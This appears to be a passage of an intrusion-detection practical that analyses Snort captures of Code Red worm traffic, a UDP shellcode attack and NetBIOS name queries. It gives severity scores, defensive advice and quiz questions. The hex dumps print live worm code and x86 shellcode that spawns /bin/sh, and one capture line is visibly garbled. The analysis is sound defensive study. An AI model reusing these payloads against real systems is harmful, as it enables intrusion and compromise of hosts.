0x0070: FF 51 8B 95 78 FE FF FF 52 FF 95 C0 FE FF FF 3B  .Q..x...R......;
0x0080: F4 90 43 4B 43 4B C7 85 4C FE FF FF 00 00 00 00  ..CKCK..L.......
0x0090: 8B 45 08 8B 48 68 89 8D 64 FE FF FF EB 1E 8B 95  .E..Hh..d.......
0x00A0: 64 FE FF FF 83 C2 01 89 95 64 FE FF FF 8B 85 4C  d........d.....L
0x00B0: FE FF FF 83 C0 01 89 85 4C FE FF FF 8B 8D 64 FE  ........L.....d.
0x00C0: FF FF 0F BE 11 85 D2 74 02 EB D3 8B F4 6A 00 8B  .......t.....j..
0x00D0: 85 4C FE FF FF 50 8B 4D 08 8B 51 68 52 8B 85 78  .L...P.M..QhR..x
0x00E0: FE FF FF 50 FF 95 C0 FE FF FF 3B F4 90 43 4B 43  ...P......;..CKC
0x00F0: 4B 8B F4 6A 00 6A 01 8B 8D 68 FE FF FF 83 C1 05  K..j.j...h......
0x0100: 51 8B 95 78 FE FF FF 52 FF 95 C0 FE FF FF 3B F4  Q..x...R......;.
0x0110: 90 43 4B 43 4B C7 85 4C FE FF FF 00 00 00 00 8B  .CKCK..L........
0x0120: 45 08 8B 48 64 89 8D 64 FE FF FF EB 1E 8B 95 64  E..Hd..d.......d
0x0130: FE FF FF 83 C2 01 89 95 64 FE FF FF 8B 85 4C FE  ........d.....L.
0x0140: FF FF 83 C0 01 89 85 4C FE FF FF 8B 8D 64 FE FF  .......L.....d..
0x0150: FF 0F BE 11 85 D2 74 02 EB D3 8B F4 6A 00 8B 85  ......t.....j...
0x0160: 4C FE FF FF 50 8B 4D 08 8B 51 64 52 8B 85 78 FE  L...P.M..QdR..x.
0x0170: FF FF 50 FF 95 C0 FE FF FF 3B F4 90 43 4B 43 4B  ..P......;..CKCK
0x0180: C7 85 4C FE FF FF 00 00 00 00 8B 8D 68 FE FF FF  ..L.........h...
0x0190: 83 C1 07 89 8D 64 FE FF FF EB 1E 8B 95 64 FE FF  .....d.......d..
0x01A0: FF 83 C2 01 89 95 64 FE FF FF 8B 85 4C FE FF FF  ......d.....L...
0x01B0: 83 C0 01 89 85 4C FE FF FF 8B 8D 64 FE FF FF 0F  .....L.....d....
0x01C0: BE 11 85 D2 74 02 EB D3 8B F4 6A 00 8B 85 4C FE  ....t.....j...L.
0x01D0: FF FF 50 8B 8D 68 FE FF FF 83 C1 07 51 8B 95 78  ..P..h......Q..x
0x01E0: FE FF FF 52 FF 95 C0 FE FF FF 3B F4 90 43 4B 43  ...R......;..CKC
0x01F0: 4B 8B 45 08 8B 48 70 89 8D 4C FE FF FF 8B F4 6A  K.E..Hp..L.....j
0x0200: 00 8B 95 4C FE FF FF 52 8B 45 08 8B 48 78 51 8B  ...L...R.E..HxQ.
```

```
0x0210: 95 78 FE FF FF 52 FF 95 C0 FE FF FF 3B F4 90 43  .x...R......;..C
0x0220: 4B 43 4B C6 85 FC FE FF FF 00 8B F4 6A 00 68 00  KCK.........j.h.
0x0230: 01 00 00 8D 85 FC FE FF FF 50 8B 8D 78 FE FF FF  .........P..x...
0x0240: 51 FF 95 C4 FE FF FF 3B F4 90 43 4B 43 4B 89 85  Q......;..CKCK..
0x0250: 4C FE FF FF 8B F4 8B 95 78 FE FF FF 52 FF 95 C8  L.......x...R...
0x0260: FE FF FF 3B F4 90 43 4B 43 4B E9 0C FB FF FF EB  ...;..CKCK......
0x0270: FE E8 8C F5 FF FF EB 30 58 83 C0 05 55 57 53 56  .......0X...UWSV
0x0280: 50 6A 3C 8B F0 83 C6 0C 56 68 00 01 00 00 FF 70  Pj<.....Vh.....p
0x0290: 08 FF 74 24 28 FF 10 58 50 FF 74 24 18 FF 50 04  ..t$(..XP.t$..P.
0x02A0: 58 5E 5B 5F 5D FF 20 90 E8 CB FF FF FF E8 7B F9  X^[_]. ......{.
0x02B0: FF FF 2C 37 28 6E 84 32 03 75 BB DD B0 00 56 34  ..,7(n.2.u....V4
0x02C0: 12 B8 78 56 34 12 B8 78 56 34 12 58 50 8B BD 68  ..xV4..xV4.XP..h
0x02D0: FE FF FF 89 47 F2 C3 8B 44 24 0C 05 B8 00 00 00  ....G...D$......
0x02E0: C7 00 D2 D1 B0 00 33 C0 C3 EB EC E8 F1 F4 FF FF  ......3.........
0x02F0: 4C 6F 61 64 4C 69 62 72 61 72 79 41 00 47 65 74  LoadLibraryA.Get
0x0300: 53 79 73 74 65 6D 54 69 6D 65 00 43 72 65 61 74  SystemTime.Creat
0x0310: 65 54 68 72 65 61 64 00 43 72 65 61 74 65 46 69  eThread.CreateFi
0x0320: 6C 65 41 00 53 6C 65 65 70 00 47 65 74 53 79 73  leA.Sleep.GetSys
0x0330: 74 65 6D 44 65 66 61 75 6C 74 4C 61 6E 67 49 44  temDefaultLangID
0x0340: 00 56 69 72 74 75 61 6C 50 72 6F 74 65 63 74 00  .VirtualProtect.
0x0350: 09 69 6E 66 6F 63 6F 6D 6D 2E 64 6C 6C 00 54 63  .infocomm.dll.Tc
0x0360: 70 53 6F 63 6B 53 65 6E 64 00 09 57 53 32 5F 33  pSockSend..WS2_3
0x0370: 32 2E 64 6C 6C 00 73 6F 63 6B 65 74 00 63 6F 6E  2.dll.socket.con
0x0380: 6E 65 63 74 00 73 65 6E 64 00 72 65 63 76 00 63  nect.send.recv.c
0x0390: 6C 6F 73 65 73 6F 63 6B 65 74 00 09 77 33 73 76  losesocket..w3sv
0x03A0: 63 2E 64 6C 6C 00 00 47 45 54 20 00 3F 00 20 20  c.dll..GET .?.
0x03B0: 48 54 54 50 2F 31 2E 30 0D 0A 43 6F 6E 74 65 6E  HTTP/1.0..Conten
0x03C0: 74 2D 74 79 70 65 3A 20 74 65 78 74 2F 78 6D 6C  t-type: text/xml
0x03D0: 0A 48 4F 53 54 3A 77 77 77 2E 77 6F 72 6D 2E 63  .HOST:www.worm.c
0x03E0: 6F 6D 0A 20 41 63 63 65 70 74 3A 20 2A 2F 2A 0A  om. Accept: */*.
0x03F0: 43 6F 6E 74 65 6E 74 2D 6C 65 6E 67 74 68 3A 20  Content-length:
0x0400: 33 35 36 39 20 0D 0A 0D 0A 00 63 3A 5C 6E 6F 74  3569 .....c:\not
0x0410: 77 6F 72 6D 00 4C 4D 54 48 0D 0A 3C 68 74 6D 6C  worm.LMTH..<html
0x0420: 3E 3C 68 65 61 64 3E 3C 6D 65 74 61 20 68 74 74  ><head><meta htt
0x0430: 70 2D 65 71 75 69 76 3D 22 43 6F 6E 74 65 6E 74  p-equiv="Content
0x0440: 2D 54 79 70 65 22 20 63 6F 6E 74 65 6E 74 3D 22  -Type" content="
0x0450: 74 65 78 74 2F 68 74 6D 6C 3B 20 63 68 61 72 73  text/html; chars
0x0460: 65 74 3D 65 6E 67 6C 69 73 68 22 3E 3C 74 69 74  et=english"><tit
0x0470: 6C 65 3E 48 45 4C 4C 4F 21 3C 2F 74 69 74 6C 65  le>HELLO!</title
0x0480: 3E 3C 2F 68 65 61 64 3E 3C 62 61 64 79 3E 3C 68  ></head><bady><h
0x0490: 72 20 73 69 7A 65 3D 35 3E 3C 66 6F 6E 74 20 63  r size=5><font c
0x04A0: 6F 6C 6F 72 3D 22 72 65 64 22 3E 3C 70 20 61 6C  olor="red"><p al
0x04B0: 69 67 6E 3D 22 63 65 6E 74 65 72 22 3E 57 65 6C  ign="center">Wel
0x04C0: 63 6F 6D 65 20 74 6F 20 68 74 74 70 3A 2F 2F 77  come to http://w
0x04D0: 77 77 2E 77 6F 72 6D 2E 63 6F 6D 20 21 3C 62 72  ww.worm.com !<br
0x04E0: 3E 3C 62 72 3E 48 61 63 6B 65 64 20 42 79 20 43  ><br>Hacked By C
0x04F0: 68 69 6E 65 73 65 21 3C 2F 66 6F 6E 74 3E 3C 2F  hinese!</font></
0x0500: 68 72 3E 3C 2F 62 61 64 79 3E 3C 2F 68 74 6D 6C  hr></bady></html
0x0510: 3E 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20  >
0x0520: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0x0530: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
```

```
0x0540: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0x0550: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS243/web-cgi_http-cgi-pipe [**]
07/19-14:42:40.308632 141.212.134.67:4708 -> 192.168.1.101:80
TCP TTL:255 TOS:0x0 ID:0 IpLen:20 DgmLen:2609
***AP*** Seq: 0x0  Ack: 0x0  Win: 0x0  TcpLen: 20
0x0000: 41 20 30 30 20 38 41 20 30 30 20 38 08 00 45 00  A 00 8A 00 8..E.
0x0010: 0A 31 00 00 00 00 FF 06 DB A1 8D D4 86 43 C0 A8  .1..........C..
0x0020: 01 _ .VirtualProtect.
0x0350: 09 69 6E 66 6F 63 6.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Source of Trace

My home network described above was the source of the trace.

Detect was generated by:

Detect was generated by Snort v1.7 invoked with the following command line:

Snort –X –d –h 151.204.72.34/16 –c vision.conf

Probability the Source Address was spoofed:

The attack is made over TCP. The connection orientation of TCP makes this less feasible that the IP address was spoofed. The attacker is attempting to exploit a vulnerability within a web application, so the probability of spoofing is highly unlikely.

Description of the attack:

The attack is one of the more recent buffer overflows launched against systems running Windows NT 4.0 with IIS 4.0 or IIS.5.0 enabled, and Windows 2000 Professional, Server, Advanced Server and Datacenter Server.

Attack mechanism:

The attack is based off a recently published worm entitled “Code Red”, which utilizes a flaw in Microsoft’s IIS Indexing Services .ida or idq dll's to propagate the internet. The vulnerability exists if the script mappings for Internet Data Administration (.ida) and Internet Data Query (.idq) files are present. Note, the Indexing Services do not need to be running for this exploit to be effective. The idq.dll file contains an unchecked buffer in a section of code that handles input URLs. If an attacker can establish the three-way handshake (SYN, SYN|ACK, ACK) with a server on which idq.dll is installed, the buffer overflow could be conducted and the attacker could execute code on the web server. Due to the fact that a session needs to be established with the web server, the probability of spoofing is almost ruled out.

It is obvious that the perpetrator was attempting to exploit the Indexing Service vulnerability and launch the worm from my home network. The origin of the attack resolved to the following: *penglab.engin.umich.edu* at the University of Michigan after doing an nslookup using SamSpade (www.samspade.org).

Correlations

This particular attack has been seen and reported within the last several days over the internet. It was first reported eEye security (www.eeye.com) on July 13th, 2001 and has affected approximately 225,000 hosts according to the US Government CERT. A detailed description of the bug with Windows IIS, which enhances the worm's chances to propagate, can be found at www.securityfocus.com. (bugtraq id number 2880 and publish date June 18th, 2001)

The vulnerability identifier for this attack is **CAN-2001-0500** and is described at http://cve.mitre.org/cgi-bin/cvename.cgi?name=2001-500. It can also be located at the (CERT) Computer Emergency Response Team organization at the following address: http://www.cert.org/advisories/CA-2001-13.html and Microsoft's security bulletin advisories: http://www.microsoft.com/technet/security/bulletin/MS01-033.asp.

Evidence of active targeting

This is clearly evidence of active targeting. After doing a preliminary probe on my network, the attacker was able to establish that port 80 was active and listening. Little does he know, there was no Windows machine answering on the other side of the connection. Although port 80 was open on my Linux machine on the DMZ and on my Linksys router, it was acting as a phantom host to collect http calls from the internet. There should be no indication after fingerprinting that a Windows host is alive and answering to would be intruders. If he would have done a *queso* www.packetstorm.securify.org on my DMZ machine or on my network for that matter, the attack wouldn't have even occurred in the first place. This goes to show that as soon as an attacker sees that port 80 is open on a broadband network, he'll launch an exploit and test the waters.

Severity:

Criticality of target: 2, since the target is a test host on the DMZ, with no other internal network devices exposed except a router to filter traffic

Lethality: 5, since the attack was actively targeting a Windows host, but the attack targeted an operating system not known to have an associated buffer overflow vulnerability.

System Countermeasures: 5, since the system in question is a Linux Mandrake 7.2 machine with httpd running, no system countermeasures are needed for this attack.

Network Countermeasures: 0, since the attacker only needed to access my DMZ machine or pass through Linksys router with 80 open, this would have been a legitimate attack or launch point for the Code Red Worm to propagate.

Severity = (Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

Severity = 2 + 5 – (5 + 0) = **2**

Defensive Recommendation

- In this instance, my defenses were fine. If my network had been running a Windows NT or 2000 machine with IIS Indexing Services installed, the patch would have been applied from Microsoft (www.microsoft.com/Downloads/Release.asp?ReleaseID=30833) for *Windows NT*;

  Windows 2000 (www.microsoft.com/Downloads/Release.asp?ReleaseID=30800) or the idq.dll and ida.dll would have been removed.

- Remove unnecessary services. In reality, if this were a legitimate web server, port 80 or httpd cannot be removed in order for traffic to regulate. If an abundance of traffic is observed from specific IP address ranges triggering malicious events such as this, block them at the border router to the network. This would be very effective if traffic from certain IP blocks were not needed for business functions.

Multiple Choice Test Question:

What conclusion can be drawn from the type of traffic this might be in the following trace?

```
07/19-14:42:40.212300 141.212.134.67:4708 -> 192.168.1.101:80
07/19-14:42:40.259414 141.212.134.67:4708 -> 192.168.1.101:80
07/19-14:42:40.308493 141.212.134.67:4708 -> 192.168.1.101:80
07/19-14:42:40.308632 141.212.134.67:4708 -> 192.168.1.101:80
```

a) normal HTTP traffic

b) misconfigured network equipment

c) crafted or scripted packets (correct answer) Due to the source port being identical in traces.

d) proxy probe

Detect 2

Snort alert:

```
[**] IDS362/shellcode_shellcode-x86-nops-udp [**]
07/19-04:13:55.780797 211.184.64.3:895 -> 192.168.1.101:837
UDP TTL:42 TOS:0x0 ID:36547 IpLen:20 DgmLen:1104
Len: 1084
0x0000: 00 00 E8 61 84 AA 00 04 5A 21 05 73 08 00 45 00  …a….Z!.s..E.
0x0010: 04 50 8E C3 00 00 2A 11 28 11 D3 B8 40 03 C0 A8  .P….*.(…@…
0x0020: 01 65 03 7F 03 45 04 3C 9E 90 71 BA D1 1A 00 00  .e…E.<..q.….
0x0030: 00 00 00 00 00 02 00 01 86 B8 00 00 00 01 00 00  …………….
0x0040: 00 01 00 00 00 01 00 00 00 20 3B 56 D1 AE 00 00  ……… ;V….
0x0050: 00 09 6C 6F 63 61 6C 68 6F 73 74 00 00 00 00 00  ..localhost.….
0x0060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  …………….
0x0070: 00 00 00 00 03 E7 18 F7 FF BF 18 F7 FF BF 19 F7  …………….
0x0080: FF BF 19 F7 FF BF 1A F7 FF BF 1A F7 FF BF 1B F7  …………….
0x0090: FF BF 1B F7 FF BF 25 38 78 25 38 78 25 38 78 25  ……%8x%8x%8x%
0x00A0: 38 78 25 38 78 25 38 78 25 38 78 25 38 78 25 38  8x%8x%8x%8x%8x%8
0x00B0: 78 25 32 33 36 78 25 6E 25 31 33 37 78 25 6E 25  x%236x%n%137x%n%
0x00C0: 31 30 78 25 6E 25 31 39 32 78 25 6E 90 90 90 90  10x%n%192x%n.…
0x00D0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  …………….
0x00E0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  …………….
0x00F0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  …………….
0x0100: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  …………….
0x0110: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  …………….
0x0120: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  …………….
0x0130: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  …………….
0x0140: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  …………….
0x0150: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  …………….
0x0160: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  …………….
0x0170: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  …………….
0x0180: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  …………….
0x0190: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  …………….
0x01A0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  …………….
```

```
0x01B0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x01C0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x01D0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x01E0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x01F0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0200: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0210: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0220: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0230: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0240: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0250: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0260: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0270: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0280: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0290: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x02A0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x02B0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x02C0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x02D0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x02E0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x02F0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0300: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0310: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0320: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0330: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0340: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0350: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0360: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0370: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0380: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0390: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x03A0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x03B0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x03C0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x03D0: 90 90 90 90 90 90 90 90 31 C0 EB 7C 59 89 41 10  ........1..|Y.A.
0x03E0: 89 41 08 FE C0 89 41 04 89 C3 FE C0 89 01 B0 66  .A....A........f
0x03F0: CD 80 B3 02 89 59 0C C6 41 0E 99 C6 41 08 10 89  .....Y..A...A...
0x0400: 49 04 80 41 04 0C 88 01 B0 66 CD 80 B3 04 B0 66  I..A.....f.....f
0x0410: CD 80 B3 05 30 C0 88 41 04 B0 66 CD 80 89 CE 88  ....0..A..f.....
0x0420: C3 31 C9 B0 3F CD 80 FE C1 B0 3F CD 80 FE C1 B0  .1..?.....?.....
0x0430: 3F CD 80 C7 06 2F 62 69 6E C7 46 04 2F 73 68 41  ?..../bin.F./shA
0x0440: 30 C0 88 46 07 89 76 0C 8D 56 10 8D 4E 0C 89 F3  0..F..v..V..N...
0x0450: B0 0B CD 80 B0 01 CD 80 E8 7F FF FF FF 00        ..............

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Source of Trace

My home network described above was the source of the trace.

Detect was generated by:

Detect was generated by Snort v1.7 invoked with the following command line:

Snort –X –d –h 151.204.72.34/16 –c vision.conf

Probability the Source Address was spoofed:

The attack is made over UDP, so the probability of spoofing or forgery is very likely. The source port indicates that this is possibly a crafted packet with a source port of 895 directed to port 837 of my machine.

Description of the attack:

Since there is no CVE, Bugtraq or advICE published for this vulnerability, it is difficult to determine which exploit the attacker is trying to expose on the system. This is some form of buffer overflow attack directed at x86 systems in order to gain root or administrator privileges. The result of this attack or any buffer overflow attack for that matter is to provide the intruder with complete control of the operating system and install a back door to communicate with the system at will. Also, it can be used to launch devastating denial of service attacks such as Tribal Flood Network, Trinoo and Mstream.

Attack mechanism:

This event is specific to a vulnerability, but may have been caused by any of several possible exploits. Signatures used to detect this event are specific and consider the packet payload. There are instances where this type of traffic event is a false positive due to a binary file transmission, and not be a part of an overflow attempt. Evidence of this is shown above in the snort capture indicating a display of packet padding, which a series of NOP (no operation) or 0x90 bytes are recorded. This is a clear indication of code fabrication.

Correlations

This particular attack takes the form of any relative buffer overflow attack with NOOP set to a string of 90s.

Evidence of active targeting

There is evidence of active targeting. The attacker's intention is to obtain root privileges on my machine and possibly infiltrate my home network. The source IP of 211.184.64.3 after doing a nslookup resolves to an address in Korea. The Korea Network Information Center to be exact. I asked myself why anyone in Korea would want anything to do with my machine. To launch an attack somewhere else perhaps?

Severity:

Criticality of target: 2, since the target host is a sacrificial test machine on the DMZ, with no other production devices held on the same subnet.

Lethality: 2, since the attack was targeting a service unknown on the system in question. If such a service port were known and demonstrated remote access features, the lethality of the attack would probably be a 5.

System Countermeasures: 3, the destination UDP port of 837 being targeted is unknown at this time, so system countermeasures are adequate.

Network Countermeasures: 5, this machine is susceptible to attacks both known and unknown. The internal network is not visible and filters all traffic with a router. UDP port 837 is not open, so chances of internal compromise are limited.

Severity = (Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

Severity = 2 + 2 – (3 + 5) = **-4**

Defensive Recommendation

- Although the formula above indicates that the machine would not be at risk, an audit on the DMZ host should be performed to make sure ports not utilized are turned off. To start, run *nmap* (www.insecure.org) for Linux/NT or *Fscan* from Foundstone (www.foundstone.com) to determine what ports are open. Then, determine if open services are needed on the system to function. New exploits are scripted every day to make use of what we consider unknown port numbers. Most are in the form of a Trojan horse backdoor application. A useful tool in this case would be *chkrootkit* (www.chkrootkit.org) to determine if someone has compromise the system and modified the kernel in any way. Most affective backdoor applications these days are installed at the kernel level, which provides a covert channel for the hacker.
- Install a personal firewall for Linux such as *Firestarter* (http://firestarter.sourceforge.net) and restrict access to ports only needed on the internet.
- Download a vulnerability scanner such as *Nessus* (www.nessus.org) and run against the system with the most recent signatures to determine if there are any old or new exploits.

Multiple Choice Test Question:

Which type of attack is the following subset of hex trace typically a symptom of:

```
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
```

a) Syn Flood Attack

b) Ping of Death

c) SubSeven probe

d) Buffer Overflow (correct answer) due to the NOP bytes in the snort capture.

Detect 3

Snort alert:

```
[**] IDS177/netbios_netbios-name-query [**]
07/18-09:31:54.535172 24.240.174.102:1064 -> 192.168.1.101:137
UDP TTL:116 TOS:0x0 ID:1236 IpLen:20 DgmLen:78
Len: 58
0x0000: 00 00 E8 61 84 AA 00 04 5A 21 05 73 08 00 45 00  …a….Z!.s..E.
0x0010: 00 4E 04 D4 00 00 74 11 B8 67 18 F0 AE 66 C0 A8  .N….t..g…f..
0x0020: 01 65 04 28 00 89 00 3A 11 AC 21 80 00 00 00 01  .e.(…:..!.....
0x0030: 00 00 00 00 00 00 20 43 4B 41 41 41 41 41 41 41  …… CKAAAAAAA
0x0040: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0050: 41 41 41 41 41 41 41 00 00 21 00 01           AAAAAAA..!..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS177/netbios_netbios-name-query [**]
07/18-09:31:54.535172 24.240.174.102:1064 -> 192.168.1.101:137
UDP TTL:116 TOS:0x0 ID:1236 IpLen:20 DgmLen:78
```

```
Len: 58
0x0000: 00 00 E8 61 84 AA 00 04 5A 21 05 73 08 00 45 00  …a….Z!.s..E.
0x0010: 00 4E 04 D4 00 00 74 11 B8 67 18 F0 AE 66 C0 A8  .N….t..g…f..
0x0020: 01 65 04 28 00 89 00 3A 11 AC 21 80 00 00 00 01  .e.(…:..!…..
0x0030: 00 00 00 00 00 00 20 43 4B 41 41 41 41 41 41 41  …… CKAAAAAAA
0x0040: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0050: 41 41 41 41 41 41 41 00 00 21 00 01              AAAAAAA..!..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS177/netbios_netbios-name-query [**]
07/18-09:31:56.032124 24.240.174.102:1064 -> 192.168.1.101:137
UDP TTL:116 TOS:0x0 ID:1748 IpLen:20 DgmLen:78
Len: 58
0x0000: 00 00 E8 61 84 AA 00 04 5A 21 05 73 08 00 45 00  …a….Z!.s..E.
0x0010: 00 4E 06 D4 00 00 74 11 B6 67 18 F0 AE 66 C0 A8  .N….t..g…f..
0x0020: 01 65 04 28 00 89 00 3A 11 A8 21 84 00 00 00 01  .e.(…:..!…..
0x0030: 00 00 00 00 00 00 20 43 4B 41 41 41 41 41 41 41  …… CKAAAAAAA
0x0040: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0050: 41 41 41 41 41 41 41 00 00 21 00 01              AAAAAAA..!..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS177/netbios_netbios-name-query [**]
07/18-09:31:56.032124 24.240.174.102:1064 -> 192.168.1.101:137
UDP TTL:116 TOS:0x0 ID:1748 IpLen:20 DgmLen:78
Len: 58
0x0000: 00 00 E8 61 84 AA 00 04 5A 21 05 73 08 00 45 00  …a….Z!.s..E.
0x0010: 00 4E 06 D4 00 00 74 11 B6 67 18 F0 AE 66 C0 A8  .N….t..g…f..
0x0020: 01 65 04 28 00 89 00 3A 11 A8 21 84 00 00 00 01  .e.(…:..!…..
0x0030: 00 00 00 00 00 00 20 43 4B 41 41 41 41 41 41 41  …… CKAAAAAAA
0x0040: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0050: 41 41 41 41 41 41 41 00 00 21 00 01              AAAAAAA..!..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS177/netbios_netbios-name-query [**]
07/18-09:31:57.571169 24.240.174.102:1064 -> 192.168.1.101:137
UDP TTL:116 TOS:0x0 ID:2772 IpLen:20 DgmLen:78
Len: 58
0x0000: 00 00 E8 61 84 AA 00 04 5A 21 05 73 08 00 45 00  …a….Z!.s..E.
0x0010: 00 4E 0A D4 00 00 74 11 B2 67 18 F0 AE 66 C0 A8  .N….t..g…f..
0x0020: 01 65 04 28 00 89 00 3A 11 A4 21 88 00 00 00 01  .e.(…:..!…..
0x0030: 00 00 00 00 00 00 20 43 4B 41 41 41 41 41 41 41  …… CKAAAAAAA
0x0040: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0050: 41 41 41 41 41 41 41 00 00 21 00 01              AAAAAAA..!..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS177/netbios_netbios-name-query [**]
07/18-09:31:57.571169 24.240.174.102:1064 -> 192.168.1.101:137
```

```
UDP TTL:116 TOS:0x0 ID:2772 IpLen:20 DgmLen:78
Len: 58
0x0000: 00 00 E8 61 84 AA 00 04 5A 21 05 73 08 00 45 00  ...a....Z!.s..E.
0x0010: 00 4E 0A D4 00 00 74 11 B2 67 18 F0 AE 66 C0 A8  .N....t..g...f..
0x0020: 01 65 04 28 00 89 00 3A 11 A4 21 88 00 00 00 01  .e.(...:..!.....
0x0030: 00 00 00 00 00 00 20 43 4B 41 41 41 41 41 41 41  ...... CKAAAAAAA
0x0040: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0050: 41 41 41 41 41 41 41 00 00 21 00 01              AAAAAAA..!..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Source of Trace

My home network described above was the source of the trace.

Detect was generated by:

Detect was generated by Snort v1.7 invoked with the following command line:

Snort –X –d –h 151.204.72.34/16 –c vision.conf

Probability the Source Address was spoofed:

Since there is no 3-way handshake as with TCP connections, there is a high probability that this traffic via UDP is forged.

Description of the attack:

This appears to be a standard NetBIOS name table query. Windows machines often exchange these queries as a part of the file-sharing protocol to determine NetBIOS names when only IP addresses are known. An attacker could use this same query to extract useful information such as workstation name, domain, and users who are currently logged in to the network.

Attack mechanism:

